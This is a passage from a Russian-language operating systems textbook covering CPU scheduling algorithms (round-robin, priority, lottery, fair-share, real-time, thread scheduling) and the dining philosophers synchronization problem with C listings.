Чтобы повысить эффективность использования центрального процессора, мы можем установить значение кванта времени равным, скажем, 100 мс. Теперь теряется всего 1 % времени. Но посмотрим, что получится на серверной системе, если за очень короткое время к ней поступит 50 запросов, имеющих широкий разброс степени востребованности центрального процессора. В список готовых к запуску процессов будет помещено 50 процессов. Если центральный процессор простаивает, первый из них будет запущен немедленно, второй не сможет запуститься, пока не истекут 100 мс, и т. д. Если предположить, что все процессы полностью воспользуются своими квантами времени, то самый невезучий последний процесс может пребывать в ожидании в течение 5 с, прежде чем получит шанс на запуск. Многим пользователям работа системы при пятисекундном ожидании ответа на короткую команду покажется слишком медленной. Эта ситуация получит особо негативную окраску, если некоторые из запросов, размещенные ближе к концу очереди, требуют всего лишь несколько миллисекунд процессорного времени. Если квант времени будет короче, качество их обслуживания улучшится.

Другая особенность состоит в том, что если значение кванта времени установлено большим, чем среднее время задействованности центрального процессора, переключение процесса не будет происходить слишком часто. Вместо этого большинство процессов

будут выполнять операцию блокировки перед истечением кванта времени, вызывающим переключение процессов. Исключение принудительного прерывания повышает производительность, поскольку переключение процессов происходит только при логической необходимости, то есть когда процесс блокируется и не может продолжить работу.

Из этого следует, что установка слишком короткого кванта времени приводит к слишком частым переключениям процессов и снижает эффективность использования центрального процессора, но установка слишком длинного кванта времени может привести к слишком вялой реакции на короткие интерактивные запросы. Зачастую разумным компромиссом считается квант времени в 20–50 мс.

Приоритетное планирование

В циклическом планировании явно прослеживается предположение о равнозначности всех процессов. Зачастую люди, обладающие многопользовательскими компьютерами и работающие на них, имеют на этот счет совершенно иное мнение. К примеру, в университете иерархия приоритетности должна нисходить от декана к факультетам, затем к профессорам, секретарям, техническим работникам, а уже потом к студентам. Необходимость учета внешних факторов приводит к **приоритетному планированию**. Основная идея проста: каждому процессу присваивается значение приоритетности и запускается тот процесс, который находится в состоянии готовности и имеет наивысший приоритет.

Даже если у персонального компьютера один владелец, на нем могут выполняться несколько процессов разной степени важности. Например, фоновому процессу, отправляющему электронную почту, должен быть назначен более низкий приоритет, чем процессу, воспроизводящему на экране видеофильм в реальном времени.

Чтобы предотвратить бесконечное выполнение высокоприоритетных процессов, планировщик должен понижать уровень приоритета текущего выполняемого процесса с каждым сигналом таймера (то есть с каждым его прерыванием). Если это действие приведет к тому, что его приоритет упадет ниже приоритета следующего по этому показателю процесса, произойдет переключение процессов. Можно выбрать и другую альтернативу: каждому процессу может быть выделен максимальный квант допустимого времени выполнения. Когда квант времени будет исчерпан, шанс запуска будет предоставлен другому процессу, имеющему наивысший приоритет.

Приоритеты могут присваиваться процессам в статическом или в динамическом режиме. Например, на военных компьютерах процессы, инициированные генералами, могут начинать свою работу с приоритетом, равным 100, процессы, инициированными полковниками, — с приоритетом, равным 90, майорами — с приоритетом 80, капитанами — 70, лейтенантами — 60 и так далее вниз по табели о рангах. А в коммерческом компьютерном центре высокоприоритетные задания могут стоить 100 долларов в час, задания со средним приоритетом — 75, а задания с низким приоритетом — 50. В UNIX-системах есть команда *nice*, позволяющая пользователю добровольно снизить приоритет своего процесса, чтобы угодить другим пользователям, но ею никто никогда не пользуется.

Приоритеты также могут присваиваться системой в динамическом режиме с целью достижения определенных системных задач. К примеру, некоторые процессы испытывают существенные ограничения по скорости работы устройств ввода-вывода и проводят

большую часть своего времени в ожидании завершения операций ввода-вывода. Как только такому процессу понадобится центральный процессор, он должен быть предоставлен немедленно, чтобы процесс мог приступить к обработке следующего запроса на ввод-вывод данных, который затем может выполняться параллельно с другим процессом, занятым вычислениями. Если заставить процесс, ограниченный скоростью работы устройств ввода-вывода, долго ждать предоставления центрального процессора, это будет означать, что он занимает оперативную память неоправданно долго. Простой алгоритм успешного обслуживания процессов, ограниченных скоростью работы устройств ввода-вывода, предусматривает установку значения приоритета в $1/f$, где f — это часть последнего кванта времени, использованного этим процессом. Процесс, использовавший только 1 мс из отпущенных ему 50 мс кванта времени, должен получить приоритет 50, в то время как процесс, проработавший до блокировки 25 мс, получит приоритет, равный 2, а процесс, использовавший весь квант времени, получит приоритет, равный 1.

Зачастую бывает удобно группировать процессы по классам приоритетности и использовать приоритетное планирование применительно к этим классам, а внутри каждого класса использовать циклическое планирование. На рис. 2.23 показана система с четырьмя классами приоритетности. Алгоритм планирования выглядит следующим образом: если есть готовые к запуску процессы с классом приоритетности 4, следует запустить каждый из них на один квант времени по принципу циклического планирования, при этом вовсе не беспокоясь о классах с более низким приоритетом. Когда класс с уровнем приоритета 4 опустеет, в циклическом режиме запускаются процессы с классом приоритетности 3. Если опустеют оба класса, 4 и 3, в циклическом режиме запускаются процессы с классом приоритетности 2 и т. д. Если приоритеты каким-то образом не будут уточняться, то все классы с более низким уровнем приоритета могут «умереть голодной смертью».




Рис. 2.23. Алгоритм планирования для четырех классов приоритетности

Использование нескольких очередей

Одной из самых ранних систем приоритетного планирования была CTSS (Compatible Time Sharing System — совместимая система разделения времени), разработанная в Массачусетском технологическом институте, которая работала на машине IBM 7094 (Corbato et al., 1962). CTSS страдала от проблемы очень медленного переключения процессов, поскольку машина 7094 была способна содержать в оперативной памяти лишь один процесс. Каждое переключение означало сброс текущего процесса на диск и считывание нового процесса с диска. Разработчики CTSS быстро поняли, что эффективнее

было бы время от времени выделять процессам, ограниченным скоростью вычислений, более существенные кванты времени, вместо того чтобы слишком часто выделять им небольшие кванты времени (чтобы сократить обмен данными с диском). В то же время предоставление всем процессам больших квантов времени обернется увеличением времени отклика, о чем мы уже упоминали. Разработчики приняли решение учредить классы приоритетов. Процессы, относящиеся к наивысшему классу, запускались на 1 квант времени, процессы следующего по нисходящей класса — на 2 кванта времени, процессы следующего класса — на 4 кванта времени и т. д. Как только процесс использовал все выделенные ему кванты времени, его класс понижался.

В качестве примера рассмотрим процесс, который нужен для вычислений продолжительностью в 100 квантов времени. Сначала ему будет выделен 1 квант времени, после чего он будет выгружен на диск. В следующий раз ему перед выгрузкой на диск будут выделены 2 кванта времени. При последующих запусках он будет получать 4, 8, 16, 32 и 64 кванта времени, хотя из финальных 64 квантов он для завершения своей работы использует лишь 37. Вместо 100 обменов данными с диском, которые потребовались бы при использовании циклического алгоритма, потребуется только 7 (включая начальную загрузку). Более того, по мере погружения процесса в очередь приоритетов он будет запускаться все реже и реже, сберегая время центрального процессора для коротких интерактивных процессов.

Чтобы уберечь процесс, нуждающийся в длительной работе при первом запуске, но потом ставший интерактивным, от постоянных «наказаний», была выбрана следующая политика: когда на терминале набирался символ возврата каретки (нажималась клавиша Enter), процесс, принадлежащий терминалу, перемещался в класс с более высоким приоритетом, поскольку предполагалось, что он собирался стать интерактивным. В один прекрасный день некий пользователь, в чьих интересах работал процесс, сильно ограниченный скоростью вычислений, обнаружил, что, бездумно просиживая время за терминалом и беспорядочно набирая символ возврата каретки каждые несколько секунд, можно буквально творить чудеса со временем отклика. Он рассказал об этом своим друзьям. А они рассказали своим друзьям. Мораль этой истории такова: понять, что получится из задуманного, на практике куда сложнее, чем усвоить сам принцип идеи.

Выбор следующим самого короткого процесса

Поскольку предоставление первоочередного запуска самым коротким заданиям приводит к минимизации среднего времени отклика для пакетных систем, было бы неплохо воспользоваться этим же принципом и для интерактивных процессов. И отчасти это возможно. Обычно интерактивные процессы следуют схеме, при которой ожидается ввод команды, затем она выполняется, ожидается ввод следующей команды, затем выполняется эта команда и т. д. Если выполнение каждой команды рассматривать как отдельное «задание», то мы можем минимизировать общее время отклика, запустив первой выполнение самой короткой команды. Проблема состоит в определении того, какой из находящихся в состоянии готовности процессов является самым коротким.

Один из методов заключается в оценке предыдущего поведения и запуске процесса с самым коротким вычисленным временем выполнения. Предположим, что для какого-то терминала оценка времени выполнения одной команды составляет T_0. Теперь предположим, что следующая оценка этого времени составляет T_1. Мы можем обновить

наш расчет, взяв взвешенную сумму этих двух чисел, то есть $aT_0 + (1 - a)T_1$. Выбирая значение a, мы можем решить, стоит ли при оценке процесса быстро забывать его предыдущие запуски или нужно запоминать их надолго. При $a = 1/2$ мы получаем следующую последовательность вычислений:

$$T_0; \quad T_0/2 + T_1/2; \quad T_0/4 + T_1/4 + T_2/2; \quad T_0/8 + T_1/8 + T_2/4 + T_3/2.$$

После трех новых запусков значимость T_0 при новой оценке снижается до 1/8.

Технология вычисления следующего значения в серии путем расчета взвешенной суммы текущего измеренного значения и предыдущих вычислений иногда называется **распределением по срокам давности**. Она применяется во многих ситуациях, где на основе предыдущих значений нужно выдавать какие-нибудь предсказания. Распределение по срокам давности особенно просто реализуется при $a = 1/2$. Все, что при этом нужно, — добавить новое значение к текущей оценке и разделить сумму на 2 (за счет сдвига вправо на один бит).

Гарантированное планирование

Совершенно иной подход к планированию заключается в предоставлении пользователям реальных обещаний относительно производительности, а затем в выполнении этих обещаний. Одно из обещаний, которое можно дать и просто выполнить, заключается в следующем: если в процессе работы в системе зарегистрированы n пользователей, то вы получите $1/n$ от мощности центрального процессора. Аналогично этому в однопользовательской системе, имеющей n работающих процессов, при прочих равных условиях каждый из них получит $1/n$ от общего числа процессорных циклов. Это представляется вполне справедливым решением.

Чтобы выполнить это обещание, система должна отслеживать, сколько процессорного времени затрачено на каждый процесс с момента его создания. Затем она вычисляет количество процессорного времени, на которое каждый из них имел право, а именно время с момента его создания, деленное на n. Поскольку также известно и количество времени центрального процессора, уже полученное каждым процессом, нетрудно подсчитать соотношение израсходованного и отпущенного времени центрального процессора. Соотношение 0,5 означает, что процесс получил только половину от того, что должен был получить, а соотношение 2,0 означает, что процесс получил вдвое больше времени, чем то, на которое он имел право. Согласно алгоритму, после этого будет запущен процесс с самым низким соотношением, который будет работать до тех пор, пока его соотношение не превысит соотношение его ближайшего конкурента. Затем для запуска в следующую очередь выбирается этот процесс.

Лотерейное планирование

Выдача пользователям обещаний с последующим их выполнением — идея неплохая, но реализовать ее все же нелегко. Но есть и другой, более простой в реализации алгоритм, который можно использовать для получения столь же предсказуемых результатов. Он называется **лотерейным планированием** (Waldspurger and Weihl, 1994).

Основная идея состоит в раздаче процессам лотерейных билетов на доступ к различным системным ресурсам, в том числе к процессорному времени. Когда планировщику нужно принимать решение, в случайном порядке выбирается лотерейный билет, и ресурс

отдается процессу, обладающему этим билетом. Применительно к планированию процессорного времени система может проводить лотерейный розыгрыш 50 раз в секунду, и каждый победитель будет получать в качестве приза 20 мс процессорного времени.

Перефразируя Джорджа Оруэлла, можно сказать: «Все процессы равны, но некоторые из них равнее остальных». Более важным процессам, чтобы повысить их шансы на выигрыш, могут выдаваться дополнительные билеты. Если есть 100 неразыгранных билетов и один из процессов обладает двадцатью из них, то он будет иметь 20 %-ную вероятность выигрыша в каждой лотерее. В конечном счете он получит около 20 % процессорного времени. В отличие от приоритетного планирования, где очень трудно сказать, что на самом деле означает приоритет со значением 40, здесь действует вполне определенное правило: процесс, имеющий долю из *f* билетов, получит примерно *f* долей рассматриваемого ресурса.

У лотерейного планирования есть ряд интересных свойств. Например, если появится новый процесс и ему будет выделено несколько билетов, то уже при следующем лотерейном розыгрыше он получит шанс на выигрыш, пропорциональный количеству полученных билетов. Иными словами, лотерейное планирование очень быстро реагирует на изменение обстановки.

Взаимодействующие процессы могут по желанию обмениваться билетами. Например, когда клиентский процесс отправляет сообщение серверному процессу, а затем блокируется, он может передать все свои билеты серверному процессу, чтобы повысить его шансы быть запущенным следующим. Когда сервер завершит свою работу, он возвращает билеты, чтобы клиент мог возобновить свою работу. Фактически при отсутствии клиентов серверам билеты вообще не нужны.

Лотерейное планирование может быть использовано для решения проблем, с которыми трудно справиться другими методами. В качестве одного из примеров можно привести видеосервер, в котором несколько процессов предоставляют своим клиентам видеопотоки, имеющие разную частоту кадров. Предположим, что процессам нужны скорости 10, 20 и 25 кадров в секунду. Распределяя этим процессам 10, 20 и 25 билетов соответственно, можно автоматически разделить процессорное время примерно в нужной пропорции, то есть 10 : 20 : 25.

Справедливое планирование

До сих пор мы предполагали, что каждый процесс фигурирует в планировании сам по себе, безотносительно своего владельца. В результате, если пользователь 1 запускает 9 процессов, а пользователь 2 запускает 1 процесс, то при циклическом планировании или при равных приоритетах пользователь 1 получит 90 % процессорного времени, а пользователь 2 — только 10 %.

Чтобы избежать подобной ситуации, некоторые системы перед планированием работы процесса берут в расчет, кто является его владельцем. В этой модели каждому пользователю распределяется некоторая доля процессорного времени и планировщик выбирает процессы, соблюдая это распределение. Таким образом, если каждому из двух пользователей было обещано по 50 % процессорного времени, то они его получат, независимо от количества имеющихся у них процессов.

В качестве примера рассмотрим систему с двумя пользователями, каждому из которых обещано 50 % процессорного времени. У первого пользователя четыре процесса, *A*, *B*, *C* и *D*, а у второго пользователя только один процесс — *E*. Если используется цикли-

ческое планирование, то возможная последовательность планируемых процессов, соответствующая всем ограничениям, будет иметь следующий вид:

AEBECEDEAEBECEDE...

Но если первому пользователю предоставлено вдвое большее время, чем второму, то мы можем получить следующую последовательность:

ABECDEABECDE...

Разумеется, существует масса других возможностей, используемых в зависимости от применяемых понятий справедливости.

2.4.4. Планирование в системах реального времени

Системы **реального времени** относятся к тому разряду систем, в которых время играет очень важную роль. Обычно одно или несколько физических устройств, не имеющих отношения к компьютеру, генерируют входные сигналы, а компьютер в определенный промежуток времени должен соответствующим образом на них реагировать. К примеру, компьютер в проигрывателе компакт-дисков получает биты от привода и должен превращать их в музыку за очень короткий промежуток времени. Если вычисления занимают слишком много времени, музыка приобретет довольно странное звучание. Другими системами реального времени являются система отслеживания параметров пациента в палате интенсивной терапии, автопилот воздушного судна, устройство управления промышленными роботами на автоматизированном предприятии. Во всех этих случаях получение верного результата, но с запозданием, зачастую так же неприемлемо, как и неполучение его вообще.

Системы реального времени обычно делятся на **жесткие системы реального времени** (системы жесткого реального времени), в которых соблюдение крайних сроков обязательно, и **гибкие системы реального времени** (системы мягкого реального времени), в которых нерегулярные несоблюдения крайних сроков нежелательны, но вполне допустимы. В обоих случаях режим реального времени достигается за счет разделения программы на несколько процессов, поведение каждого из которых вполне предсказуемо и заранее известно. Эти процессы являются, как правило, быстротечными и способными успешно завершить свою работу за секунду. При обнаружении внешнего события планировщик должен так спланировать работу процессов, чтобы были соблюдены все крайние сроки.

События, на которые должна реагировать система реального времени, могут быть определены как **периодические** (происходящие регулярно) или **апериодические** (происходящие непредсказуемо). Возможно, системе придется реагировать на несколько периодических потоковых событий. В зависимости от времени, необходимого на обработку каждого события, с обработкой всех событий система может даже не справиться. Например, если происходит m периодических событий, событие i возникает с периодом P_i и для обработки каждого события требуется C_i секунд процессорного времени, то поступающая информация может быть обработана только в том случае, если

$$\sum_{i=1}^{m} \frac{C_i}{P_i} \leq 1.$$

Система реального времени, отвечающая этому критерию, называется **планируемой**. Это означает, что такая система фактически может быть реализована. Процесс, не отвечающий этому тесту, не может быть планируемым, поскольку общее время центрального процессора, требуемое процессу, в совокупности больше того времени, которое этот центральный процессор может предоставить.

В качестве примера рассмотрим гибкую систему реального времени с тремя периодическими событиями с периодами 100, 200 и 500 мс соответственно. Если на обработку каждого из этих событий требуется, соответственно, 50, 30 и 100 мс процессорного времени, работа системы может быть спланирована, поскольку $0{,}5 + 0{,}15 + 0{,}2 < 1$. Если будет добавлено четвертое событие с периодом 1 с, то система будет сохранять планируемость до тех пор, пока на обработку этого события не потребуется более 150 мс процессорного времени. В этом вычислении подразумевается, что издержки на переключение контекста настолько малы, что ими можно пренебречь.

Алгоритмы планирования работы систем реального времени могут быть статическими или динамическими. Первый из них предусматривает принятие решений по планированию еще до запуска системы, а второй — их принятие в реальном времени, после того как начнется выполнение программы. Статическое планирование работает только при условии предварительного обладания достоверной информацией о выполняемой работе и о крайних сроках, которые нужно соблюсти. Алгоритмы динамического планирования подобных ограничений не имеют. Изучение конкретных алгоритмов мы отложим до главы 7, где будут рассмотрены мультимедийные системы реального времени.

2.4.5. Политика и механизмы

До сих пор негласно подразумевалось, что все процессы в системе принадлежат разным пользователям и поэтому конкурируют в борьбе за процессорное время. Хотя зачастую это и соответствует действительности, иногда бывает так, что у одного процесса есть множество дочерних процессов, запущенных под его управлением. Например, процесс системы управления базой данных может иметь множество дочерних процессов. Каждый из них может работать над своим запросом или обладать специфическими выполняемыми функциями (разбор запроса, доступ к диску и т. д.). Вполне возможно, что основной процесс великолепно разбирается в том, какой из его дочерних процессов наиболее важен (или критичен по времени выполнения), а какой — наименее важен. К сожалению, ни один из ранее рассмотренных планировщиков не воспринимает никаких входных данных от пользовательских процессов, касающихся принятия решений по планированию. В результате этого планировщик довольно редко принимает наилучшие решения.

Решение этой проблемы заключается в укоренившемся принципе разделения **механизма** и **политики планирования** (Levin et al., 1975). Это означает наличие какого-нибудь способа параметризации алгоритма планирования, предусматривающего возможность пополнения параметров со стороны пользовательских процессов. Рассмотрим еще раз пример использования базы данных. Предположим, что ядро применяет алгоритм приоритетного планирования, но предоставляет системный вызов, с помощью которого процесс может установить (или изменить) приоритеты своих дочерних процессов. Таким образом родительский процесс может всесторонне управлять порядком планирования работы дочерних процессов, даже если сам планированием не занимается. Здесь мы

видим, что механизм находится в ядре, а политика устанавливается пользовательским процессом. Ключевой идеей здесь является отделение политики от механизма.

2.4.6. Планирование потоков

Когда есть несколько процессов и у каждого — несколько потоков, у нас появляется два уровня параллелизма: процессы и потоки. Планирование в таких системах в значительной степени зависит от того, на каком уровне поддерживаются потоки — на пользовательском, на уровне ядра или на обоих уровнях.

Сначала рассмотрим потоки на уровне пользователя. Поскольку ядро о существовании потоков не знает, оно работает в обычном режиме, выбирая процесс, скажем, *A*, и передает процессу *A* управление до истечения его кванта времени. Планировщик потоков внутри процесса *A* решает, какой поток запустить, — скажем, *A*1. Из-за отсутствия таймерных прерываний для многозадачных потоков этот поток может продолжать работу, сколько ему понадобится. Если он полностью израсходует весь квант времени, отведенный процессу, ядро выберет для запуска другой процесс.

Когда процесс *A* будет наконец-то снова запущен, поток *A*1 также возобновит работу. Он продолжит расходовать все отведенное процессу *A* время, пока не закончит работу. Но его недружелюбное поведение никак не отразится на других процессах. Они получат то, что планировщик посчитает их долей, независимо от того, что происходит внутри процесса *A*.

Теперь рассмотрим случай, когда потоки процесса *A* выполняют непродолжительную относительно доли выделенного процессорного времени работу, например работу продолжительностью 5 мс при кванте времени 50 мс. Следовательно, каждый из них запускается на небольшой период времени, возвращая затем центральный процессор планировщику потоков. При этом, перед тем как ядро переключится на процесс *B*, может получиться следующая последовательность: *A*1, *A*2, *A*3, *A*1, *A*2, *A*3, *A*1, *A*2, *A*3, *A*1. Эта ситуация показана на рис. 2.24, *а*.




Рис. 2.24. Возможный вариант планирования потоков: *а* — на уровне пользователя с квантом времени 50 мс и потоками, работающими по 5 мс при работе центрального процессора в пределах этого кванта; *б* — на уровне ядра с теми же характеристиками

Алгоритм планирования, используемый системой поддержки исполнения программ, может быть любым из ранее рассмотренных. На практике наиболее широко распространены циклическое и приоритетное планирование. Единственным ограничением будет отсутствие таймерного прерывания в отношении потока, выполняемого слишком долго. Но поскольку потоки взаимодействуют, обычно это не вызывает проблем.

Теперь рассмотрим ситуацию с потоками, реализованными на уровне ядра. Здесь конкретный запускаемый поток выбирается ядром. Ему не нужно учитывать принадлежность этого потока конкретному процессу, но если понадобится, то он может это сделать. Потоку выделяется квант времени, по истечении которого его работа приостанавливается. Если выделен квант 50 мс, а запущен поток, который блокируется через 5 мс, то очередность потоков на период продолжительностью 30 мс может быть следующей: *A*1, *B*1, *A*2, *B*2, *A*3, *B*3, что невозможно получить при таких параметрах на пользовательском уровне. Эта ситуация частично показана на рис. 2.24, *б*.

Потоки на уровне пользователя и потоки на уровне ядра различаются в основном производительностью работы. Для переключения потоков, реализованных на уровне пользователя, требуется лишь небольшое количество машинных команд, а для потоков на уровне ядра требуется полное контекстное переключение, смена карты памяти и аннулирование кэша, что выполняется на несколько порядков медленнее. В то же время поток на уровне ядра, заблокированный на операции ввода-вывода, не вызывает приостановку всего процесса, как поток на уровне пользователя. Поскольку ядру известно, что на переключение с потока из процесса *A* на поток из процесса *B* затрачивается больше времени, чем на запуск второго потока из процесса *A* (из-за необходимости изменения карты памяти и обесценивания кэша памяти), то оно может учесть эти сведения при принятии решения. К примеру, если взять два равнозначных во всем остальном потока, один из которых принадлежит тому процессу, чей поток был только что заблокирован, а второй принадлежит другому процессу, предпочтение может быть отдано первому потоку.

Другой важный фактор заключается в том, что потоки, реализованные на уровне пользователя, могут использовать планировщик потоков, учитывающий особенности приложения. Рассмотрим, к примеру, веб-сервер, показанный на рис. 2.6. Предположим, что рабочий поток был только что заблокирован, а поток диспетчера и два рабочих потока находятся в состоянии готовности. Какой из потоков должен быть запущен следующим? Система поддержки исполнения программ, владеющая информацией о том, чем занимаются все потоки, может без труда выбрать следующим для запуска диспетчер, чтобы тот запустил следующий рабочий процесс. Эта стратегия доводит до максимума степень параллелизма в среде, где рабочие потоки часто блокируются на дисковых операциях ввода-вывода. Когда потоки реализованы на уровне ядра, само ядро никогда не будет обладать информацией, чем занимается каждый поток (хотя им могут быть присвоены разные приоритеты). Но в целом планировщики потоков, учитывающие особенности приложений, могут лучше подстроиться под приложение, чем ядро.

2.5. Классические задачи взаимодействия процессов

В литературе по операционным системам можно встретить множество интересных проблем использования различных методов синхронизации, ставших предметом

широких дискуссий и анализа. В данном разделе мы рассмотрим наиболее известные проблемы.

2.5.1. Задача обедающих философов

В 1965 году Дейкстра сформулировал, а затем решил проблему синхронизации, названную им задачей обедающих философов. С тех пор все изобретатели очередного примитива синхронизации считали своим долгом продемонстрировать его наилучшие качества, показав, насколько элегантно с его помощью решается задача обедающих философов. Суть задачи довольно проста. Пять философов сидят за круглым столом, и у каждого из них есть тарелка спагетти. Эти спагетти настолько скользкие, что есть их можно только двумя вилками. Между каждыми двумя тарелками лежит одна вилка. Внешний вид стола показан на рис. 2.25.




Рис. 2.25. Обед на факультете философии

Жизнь философа состоит из чередующихся периодов приема пищи и размышлений. (Это положение из разряда абстракций даже в отношении философов, но вся их остальная деятельность к задаче не относится.) Когда философ становится голоден, он старается поочередно в любом порядке завладеть правой и левой вилками. Если ему удастся взять две вилки, он на некоторое время приступает к еде, затем кладет обе вилки на стол и продолжает размышления. Основной вопрос состоит в следующем: можно ли написать программу для каждого философа, который действует предполагаемым образом и никогда при этом не попадает в состояние зависания? (Можно заметить, что потребность в двух вилках выглядит несколько искусственно. Может быть, стоит переключиться с итальянской на китайскую кухню, заменив спагетти рисом, а вилки — палочками для еды?)

В листинге 2.13 показано самое простое решение этой задачи. Процедура *take_fork* ждет, пока вилка не освободится, и берет ее. К сожалению, это решение ошибочно.

Допустим, что все пять философов одновременно берут левую от себя вилку. Тогда никто из них не сможет взять правую вилку, что приведет к взаимной блокировке.

Листинг 2.13. Ошибочное решение задачи обедающих философов

```
#define N 5                             /* количество философов */

void philosopher(int i)                 /* i: номер философа (от 0 до 4) */
{
    while (TRUE) {
        think( );                       /* философ размышляет */
        take_fork(i);                   /* берет левую вилку */
        take_fork((i+1)  % N);          /* берет правую вилку; */
                                        /*  % - оператор деления по модулю */
        eat();                          /* ест спагетти */
        put_fork(i);                    /* кладет на стол левую вилку */
        put_fork((i+1)  % N);           /* кладет на стол правую вилку */
    }
}
```

Можно без особого труда изменить программу так, чтобы после получения левой вилки программа проверяла доступность правой вилки. Если эта вилка недоступна, философ кладет на место левую вилку, ожидает какое-то время, а затем повторяет весь процесс. Это предложение также ошибочно, но уже по другой причине. При некоторой доле невезения все философы могут приступить к выполнению алгоритма одновременно и, взяв левые вилки и увидев, что правые вилки недоступны, опять одновременно положить на место левые вилки, и так до бесконечности. Подобная ситуация, при которой все программы бесконечно работают, но не могут добиться никакого прогресса, называется **голоданием**, или **зависанием процесса**. (Эта ситуация называется голоданием даже в том случае, если проблема возникает вне стен итальянского или китайского ресторана.)

Можно подумать, что стоит только заменить одинаковое для всех философов время ожидания после неудачной попытки взять правую вилку на случайное, и вероятность, что все они будут топтаться на месте хотя бы в течение часа, будет очень мала. Это правильное рассуждение, и практически для всех приложений повторная попытка через некоторое время не вызывает проблемы. К примеру, если в популярной локальной сети Ethernet два компьютера одновременно отправляют пакет данных, каждый из них выжидает случайный отрезок времени, а затем повторяет попытку. И на практике это решение неплохо работает. Но в некоторых приложениях может отдаваться предпочтение решению, которое срабатывает всегда и не может привести к отказу по причине неудачной череды случайных чисел. Вспомним о системе управления безопасностью атомной электростанции.

В программу, показанную в листинге 2.13, можно внести улучшение, позволяющее избежать взаимной блокировки и зависания. Для этого нужно защитить пять операторов, следующих за вызовом *think*, двоичным семафором. Перед тем как брать вилки, философ должен выполнить в отношении переменной *mutex* операцию *down*. А после того как он положит вилки на место, он должен выполнить в отношении переменной *mutex* операцию *up*. С теоретической точки зрения это вполне достаточное решение. Но с практической — в нем не учтен вопрос производительности: в каждый момент времени может есть спагетти только один философ. А при наличии пяти вилок одновременно могут есть спагетти два философа.

Решение, представленное в листинге 2.14, не вызывает взаимной блокировки и допускает максимум параллелизма для произвольного числа философов. В нем используется массив *state*, в котором отслеживается, чем занимается философ: ест, размышляет или пытается поесть (пытается взять вилки). Перейти в состояние приема пищи философ может, только если в этом состоянии не находится ни один из его соседей. Соседи философа с номером *i* определяются макросами *LEFT* и *RIGHT*. Иными словами, если *i* равен 2, то *LEFT* равен 1, а *RIGHT* равен 3.

Листинг 2.14. Решение задачи обедающих философов

```
#define N            5              /* количество философов */
#define LEFT         (i+N-1) %N     /* номер левого соседа для i-го философа */
#define RIGHT        (i+1) %N       /* номер правого соседа для i-го
                                    философа */
#define THINKING     0              /* философ размышляет */
#define HUNGRY       1              /* философ пытается взять вилки */
#define EATING       2              /* философ ест спагетти */
typedef int semaphore;              /* Семафоры — особый вид целочисленных
                                    переменных */
int state[N];                       /* массив для отслеживания состояния
                                    каждого философа */
semaphore mutex = 1;                /* Взаимное исключение входа в
                                    критическую область */
semaphore s[N];                     /* по одному семафору на каждого
                                    философа */

void philosopher(int i)             /* i – номер философа (от 0 до N-1) */
{
    while (TRUE) {                  /* бесконечный цикл */
        think();                    /* философ размышляет */
        take_forks(i);              /* берет две вилки или блокируется */
        eat();                      /* ест спагетти */
        put_forks(i);               /* кладет обе вилки на стол */
    }
}

void take_forks(int i)              /* i – номер философа (от 0 до N-1) */
{
    down(&mutex);                   /* вход в критическую область */
    state[i] = HUNGRY;              /* запись факта стремления философа
                                    поесть */
    test(i);                        /* попытка взять две вилки */
    up(&mutex);                     /* выход из критической области */
    down(&s[i]);                    /* блокирование, если вилки взять не
                                    удалось */
}

void put_forks(i)                   /* i – номер философа (от 0 до N-1) */
{
    down(&mutex);                   /* вход в критическую область */
    state[i] = THINKING;            /* философ наелся */
    test(LEFT);                     /* проверка готовности к еде соседа
                                    слева */
    test(RIGHT);                    /* проверка готовности к еде соседа
```

```
                                справа */
    up(&mutex);                 /* выход из критической области */
}

void test(i)                    /* i – номер философа (от 0 до N-1) */
{
    if (state[i] == HUNGRY && state[LEFT] != EATING && state[RIGHT] != EATING) {
        state[i] = EATING;
        up(&s[i]);
    }
}
```

